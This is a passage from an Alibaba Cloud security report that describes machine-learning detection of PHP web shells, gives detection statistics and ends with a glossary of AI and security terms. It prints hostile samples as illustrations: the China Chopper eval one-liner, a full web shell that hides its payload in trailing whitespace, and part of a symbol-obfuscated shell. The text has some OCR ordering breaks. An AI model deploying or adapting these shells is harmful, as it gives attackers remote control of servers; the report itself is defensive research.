
The basic challenge that we face is whether a scanned (php or asp) file represents a legitimate web page or a malicious web shell. We don't start from

[11] For example, one of the most famous web shells, the "China Chopper Web Shell," used the following short payload: <?php @eval($_POST['password']);>

[12] Data used for machine learning process comes from customers who opted-in to Alibaba Cloud's Server Guard.
[13] Part of Alibaba Cloud's Server Guard solution.

a state of zero knowledge: we have, for example, a general idea of what traffic to a legitimate page looks like, and a general idea about the kind of network traffic a web shell might have. We can select traffic features that are more meaningful than other, such as number of get/post parameters, number of path layers, access times, whether there is a referrer, and so on.

Now the challenge we're trying to solve is that of prediction ("is a file legit or malicious"), and there are certain machine learning approaches which are suitable for this type of task. In this specific case Alibaba Cloud applies a combination of two algorithms - the Gradient Boosted Decision Trees (GBDT) algorithm, and bi-directional GRU. While it is beyond the scope of this report to explain the entire model, curious readers are encouraged to read the paper "Webshell Detection Based on Random Forest–Gradient Boosting Decision Tree Algorithm."[14] (Less curious readers can take a look at the glossary at the end of this report.)



Web Shell Obfuscation Examples

As mentioned earlier, the creators of sophisticated web shells invest a lot of thinking in making their scripts obfuscated, and therefore, hard to detect by traditional security solutions. Below are some examples of these obfuscation efforts detected by Alibaba Cloud over the past few months.

```php
<?php
class newDataProvider {
    function __construct() {
        $f = file(__FILE__);
        $r = "";
        $c = "";
        for ($i = 0; $i < count($f); $i++) {

            if ($i < 15) {
                $r .= $this->dataProcessor($f[$i]);

            }else {
                $c .= $this->dataProcessor($f[$i]);

            }
        }
        $t = $r('', "$c");
        $t();
    }

    function dataProcessor($li) {
        preg_match('/([\t ]+)\r?\n?$/', $li, $m);

        if (isset($m[1])) {
            $l = dechex(substr_count($m[1], "\t"));
            $r = dechex(substr_count($m[1], " "));

            $n = hexdec($l . $r);
            return chr($n);
        }
        return "";
    }
}
new newDataProvider();

?>
```

Webshell discovered by nearg1e

The function above looks like an ordinary data processing function code. But is it? if we look closely we see that all lines in this code include unexplained tabs and spaces. And while this still may seem unharmful to some, what really happens here is a function which spoof rule-based engines by constructing new execution code from the whitespaces in the text.

Here is another example: this weirdly looking php script is not code-gibberish, but an actual web shell script, which the attacker uses to puzzle existing rule-based detection engines.

[14] https://ieeexplore.ieee.org/document/8411851


```
<?php for($o=0,$e='&\\'()*+,-.:]^_`{|,,,|-((.
(*,|)`)&(_(*,+)`(-(,+_(-(.(:(](^(_(`({)]+`+{+|,&-^-_(^)]
(](^(_(^(:(`(,-_(.-_(](:(,+_(-+_(--_(`(.(.+`+_(-(:(.(,+_
(--^(.-_(:+{(]+{(:(:(^(`(,(,(,(.(:(:(:+{(,(_(:(_+_(-)](](,(:-_
(,,&(_,&+_(-(`(:(.(,(.(.+_(-(.+`(,-_(.(`(](.(_-^(,)](:({(,(,(_
(](.(](.-^(,(,(`(,(]:(:(.({(]-^+_(-(^+_(-(^(.(](,+`(`,&(:+{(.-
^(_-_(`-_(]-^+_(-+{(:-^+_(--^(,(_(:(](,(_(`)](:,&(.(,+_
(-+{+_(-+|(:(^(,(^(.+{+_(-({{(,(^(^(,(_+_(-(_)](.(.(.(]
(,+_(-(,,&(^(`(^(]-^(,(.(,(.(:-_+_(-(^(_)](.(.(.(](,+_
(-(,,&(:(^(,(^(.+{+_(-({{(,(^(^(,(_+_(-(_)](:(^(.-^(,(_(_(]
(]+|(`(`(.(.+_(--^(,(.(:+{+_(-+`(`+_(-(:(`(:-_(,&(,-_(.+{(,+_
(-(:)](`+_(-(.+{(_+_(-(_+`+_(-)]+_(-(_(,(.(:(`(`)]+_(-,&(:+`+
```


error when running the code, or simply doesn't notice the malicious logic of the script. In case a human analyst looks at the code, it is likely that he or she would not be able to understand the malicious intent.

While these obfuscation tricks might fool rule engines, they are less likely to deceive a well-trained machine learning algorithm. In order to have a well-trained algorithm you need a large and diverse training set - the more examples it sees, the better the results are. Since Alibaba Cloud's servers are targeted by a vast variety of web shells, the quality of the training set used to train its detection algorithms is unmatched.

Yes, sometimes being attacked creates your competitive advantage.

How does that happen? When a rule engine analyzes a script to determine if it's legitimate or malicious, it typically removes the "irrelevant code" from the original php file - comments, whitespace characters, etc. And so, when the engine modifies the whitespace characters, it either causes a runtime


Figure 12 Web Shells Detection Stats



During the past 6 months Alibaba Cloud has detected a consistent number of web shells intrusion attempts on its cloud servers. Overall, thousands of web shells were detected each day. The highest number of web shells was detected by the *content detection* engine (i.e., 'pattern matching approach'), however, these web shells represent the simpler flavor of the threat, usually deployed by less skilled attackers.

Some of the more sophisticated web shells, which may be lower in volume but higher in quality, are the ones we see detected by the *process anomaly detection* engine. In these web shells, the attacker made additional efforts to evade the signature or pattern engines, and the detection happens when certain anomalies are identified within the processes running on an instance[15].

[15] Obviously, the same web shell can be detected by multiple engines; and the more engines identify a file as web shell, the more confidence the model would have to determine the file is indeed a malicious web shell.



Summary and What's Next

We started this report with an overview of the current threat landscape, and ended it with a discussion of how machine learning and deep learning reshape the present and the future of our industry. We saw that DDoS and web hacks maintain a steady attack activity, and deep dived into our latest advances in malware and web shell detection.

The bottom line is simple: there is an inherent disconnect between the slow growth of human expertise, while the entry bar for cyber-criminals keeps going down. The internet is the Wild West, and there are not enough human gunslingers to protect us from vulnerabilities, malware, hijacked credentials, compromised IoT devices and attackers-operated bulletproof hosting.

The only viable way to resolve this discrepancy is to fight a scaled problem with a scaled solution. Let humans do what they are best of, and let machines help with the rest. Alibaba Cloud has implemented this strategy for several years as a way to better protect its customers, and this report offered a glimpse into the company's AI-driven security pursuit.

This report is the first in a series of AI-focused security reports from Alibaba Cloud security. Our goal will be to show how AI can be used consistently, for a wide spectrum of security threats, and how the usage of the 'algorithmic fabric' improves the experience of our cloud customers. Also, since everything we do is done in the cloud, we will show how serverless machine learning and AI pipelines can help any user to get up and running with AI driven security in no time.

And finally: we don't argue that artificial intelligence provides the silver bullet to end cybercrime. As our detection algorithms evolve to augment traditional security, the other side works to improve the sophistication of the attacks and its evasion tactics to bypass existing algorithms. But artificial intelligence does give us the best chance to narrow and shorten the gap between attackers and defenders. And one day, hopefully soon, to be able to bring order to the internet frontier.

Appendix: Glossary of AI and Security Terms in this Report

Artificial Intelligence (AI): the theory and development of computer systems able to perform tasks that normally require human intelligence.

Machine Learning (ML): the scientific study of algorithms and statistical models that computer systems use to progressively improve their performance on a specific task.

Deep Learning (DL): part of a broader family of machine learning methods based on learning data representations, as opposed to task-specific algorithms.

Artificial Neural Networks (ANN): a framework for machine learning algorithms that are based on a collection of connected units or nodes (called artificial neurons) which process complex data inputs by transmitting a signal from one neuron to another. Such systems "learn" to perform tasks by considering examples, generally without being programmed with any task-specific rules.

Deep Neural Networks (DNN): an artificial neural network (ANN) with multiple layers between the input and output layers. Each mathematical manipulation as such is considered a layer, and complex DNN have many layers, hence the name "deep" networks.

Convolutional Neural Network (CNN): a class of deep neural networks, most commonly applied to analyzing visual imagery. CNNs use a variation of multilayer neurons designed to require minimal preprocessing.

Recurrent Neural Networks (RNN): a class of artificial neural network where connections between nodes form a directed graph along a sequence. This allows it to exhibit temporal dynamic behavior for a time sequence. RNNs can use their internal state (memory) to process sequences of inputs, which makes them applicable to tasks such as unsegmented, connected handwriting recognition or speech recognition.

Random Forests (RF): an ensemble learning method for classification, regression and other tasks that operates by constructing a multitude of decision trees at training time and outputting the class that is the mode of the classes or mean prediction of the individual trees.

Gradient Boosted Decision Trees (GBDT): a machine learning technique for regression and classification problems, which produces a prediction model in the form of an ensemble of weak prediction models, typically decision trees.

Softmax function: a function which takes an un-normalized vector, and normalizes it into a probability distribution. Prior to applying softmax, some vector elements could be negative, or greater than one; and might not sum to 1; but after applying softmax, each element is in the interval [0,1], and the sum of all elements is 1. Vulnerability: A vulnerability is a weakness in a software product that can be exploited by an attacker to compromise the confidentiality, integrity, or availability of the system hosting that product and cause harm.

Exploit: an exploit is defined as a piece of code that modifies the functionality of a system using an existing vulnerability. Can be broken into real-world exploits (actually used in attacks) and proof-of-concept exploits (theoretical only).

Web shell: a web script that is placed on an openly accessible Web server to allow an adversary to use the Web server as a gateway into a network.

Cross-Site Scripting (XSS): a security vulnerability which enables attackers to inject client-side scripts into web pages viewed by other users.

Ransomware: a type of malicious software designed to block access to a computer system until a sum of money is paid.

DDoS: a cyber-attack in which the perpetrator seeks to make a machine or network resource unavailable to its intended users by temporarily or indefinitely disrupting services of a host connected to the Internet.

CONTRIBUTORS

Andrew Hann	Lifeng Guo	Hongliang Liu
Yue Xu	Len Peng	Chaoxin Wan
William He	Yong Tang	Weibo Guo
Yong Chen	Ali Fakeri Tabrizi	Rui Li
Scott Zhao	Amir Asiaee	Jiong Jia
Jincheng Liu	Thanh Nguyen	Xujun Zhang

Alibaba Cloud